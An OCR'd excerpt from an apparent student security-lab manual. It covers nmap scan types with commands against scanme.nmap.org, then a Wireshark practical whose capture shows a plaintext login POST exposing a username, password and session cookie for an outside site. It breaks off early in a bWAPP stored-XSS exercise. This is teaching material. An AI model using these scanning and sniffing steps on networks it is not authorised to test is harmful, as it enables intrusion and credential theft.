
- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**




- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

  Command: **nmap -p22,113,139 scanme.nmap.org**




- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.

  Command: **nmap -sF -T4 scanme.nmap.org**




- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)

  Command: **nmap –sN –p 22 scanme.nmap.org**



- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


  Command: **nmap -sX -T4 scanme.nmap.org**




Practical 5

Aim: Use Wireshark sniffer to capture network traffic and analyse.

1. Open Wireshark and select your Connection.




2. Open any http website and add display filter




Login Test


Sorry, but the username that you entered does not exist.

3. Right Click on the POST method >> Follow >> TCP






4. Click on the HTML form URI encoded, you wil see username and password.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
65601 67.225172 23.215.4.25 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
65611 67.232244 192.168.8.85 23.215.4.25 HTTP 256 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?3e1c2180b1c858df HTTP/1.1
65613 67.235841 23.215.4.25 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
65622 67.243881 192.168.8.85 23.215.4.25 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?e4f381984a8c00d0 HTTP/1.1
65624 67.250436 23.215.4.25 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
66350 70.275718 192.168.8.85 23.217.53.92 HTTP 256 GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?3456fa1d6e2d3428 HTTP/1.1
66352 70.278327 23.217.53.92 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
66374 70.298316 192.168.8.85 23.217.53.92 HTTP 250 GET /msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?a0ee70d8ebd97cec HTTP/1.1
66376 70.300678 23.217.53.92 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
69563 77.490688 fe80::5a0:bb2:2283:… fe80::e3e0:dd9c:a4c… HTTP/X… 807 POST /f26557af-03f5-4807-98d7-ccfa4b4c03ab/ HTTP/1.1
69633 77.776714 192.168.8.85 163.182.194.25 HTTP 534 GET /login/login.asp HTTP/1.1
69992 78.377409 163.182.194.25 192.168.8.85 HTTP 883 HTTP/1.1 200 OK (text/html)
70016 78.474994 192.168.8.85 163.182.194.25 HTTP 492 GET /favicon.ico HTTP/1.1
70099 78.817371 163.182.194.25 192.168.8.85 HTTP 1397 HTTP/1.1 404 Object Not Found (text/html)
71871 88.280181 192.168.8.85 163.182.194.25 HTTP 762 POST /login/login_results.asp HTTP/1.1 (application/x-www-form-urlencoded)
72113 89.139277 163.182.194.25 192.168.8.85 HTTP 460 HTTP/1.1 200 OK (text/html)
75506 113.510940 192.168.8.85 117.18.232.200 HTTP 481 GET /filestreamingservice/files/873489b1-33b2-480a-baa2-641b9e09edcd?P1=1709861554&P2=404&P3=2&P4=kAvn8bpneyXuM6AQP5NZQsB…
75508 113.514154 117.18.232.200 192.168.8.85 HTTP 302 HTTP/1.1 500 Software caused connection abort
77422 125.297384 192.168.8.85 34.104.35.123 HTTP 525 GET /edgedl/diffgen-puffin/efniojlnjndmcbiieegkicadnoecjjef/1.7de21ebfaf309be79592e240ca1263052d1c2f5718711cc0f02c5e4bb47…
77427 125.308157 34.104.35.123 192.168.8.85 HTTP 650 HTTP/1.1 416 Requested range not satisfiable
Frame 71871: 762 bytes on wire (6096 bits), 762 bytes captured (6096 bits) on interface \Device\NPF
Ethernet II, Src: HewlettPacka_89:aa:e6 (dc:4a:3e:89:aa:e6), Dst: Sophos_03:11:d0 (c8:4f:86:03:11:d
Internet Protocol Version 4, Src: 192.168.8.85, Dst: 163.182.194.25
Transmission Control Protocol, Src Port: 3113, Dst Port: 80, Seq: 1, Ack: 1, Len: 708
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "txtUsername" = "admin"
Form item: "txtPassword" = "123456"
0180 20 43 68 72 6f 6d 65 2f 31 32 32 2e 30 2e 30 2e Chrome/ 122.0.0.
0190 30 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 0d 0 Safari /537.36
01a0 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 Accept: text/ht
01b0 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 ml,appli cation/x
01c0 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 html+xml ,applica
01d0 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 69 tion/xml ;q=0.9,i
01e0 6d 61 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f mage/avi f,image/
01f0 77 65 62 70 2c 69 6d 61 67 65 2f 61 70 6e 67 2c webp,ima ge/apng,
0200 2a 2f 2a 3b 71 3d 30 2e 38 2c 61 70 70 6c 69 63 */*;q=0. 8,applic
0210 61 74 69 6f 6e 2f 73 69 67 6e 65 64 2d 65 78 63 ation/si gned-exc
0220 68 61 6e 67 65 3b 76 3d 62 33 3b 71 3d 30 2e 37 hange;v= b3;q=0.7
0230 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 3a ··Refere r: http:
0240 2f 2f 76 62 73 63 61 2e 63 61 2f 6c 6f 67 69 6e //vbsca. ca/login
0250 2f 6c 6f 67 69 6e 2e 61 73 70 0d 0a 41 63 63 65 /login.a sp··Acce
0260 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
0270 70 2c 20 64 65 66 6c 61 74 65 0d 0a 41 63 63 65 p, defla te··Acce
0280 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d pt-Langu age: en-
0290 55 53 2c 65 6e 3b 71 3d 30 2e 39 0d 0a 43 6f 6f US,en;q= 0.9··Coo
02a0 6b 69 65 3a 20 41 53 50 53 45 53 53 49 4f 4e 49 kie: ASP SESSIONI
02b0 44 41 43 53 42 54 41 54 52 3d 41 4d 49 4b 47 44 DACSBTAT R=AMIKGD
02c0 42 44 50 50 50 4b 45 4f 4b 45 4f 50 48 49 44 4d BDPPPKEO KEOPHIDM
02d0 44 44 0d 0a 0d 0a 74 78 74 55 73 65 72 6e 61 6d DD····tx tUsernam
02e0 65 3d 61 64 6d 69 6e 26 74 78 74 50 61 73 73 77 e=admin& txtPassw
02f0 6f 72 64 3d 31 32 33 34 35 36 ord=1234 56
HTML Form URL Encoded (urlencoded-form), 36 bytes
Packets: 92607 · Displayed: 159 (0.2%)
Profile: Default


Practical 6

Aim: Simulate persistent Cross Site Scripting attack


1. Open bwapp and login




2. Go to XSS – Reflected POST



3. Modify the input by inputting <h1>Hello</h1>

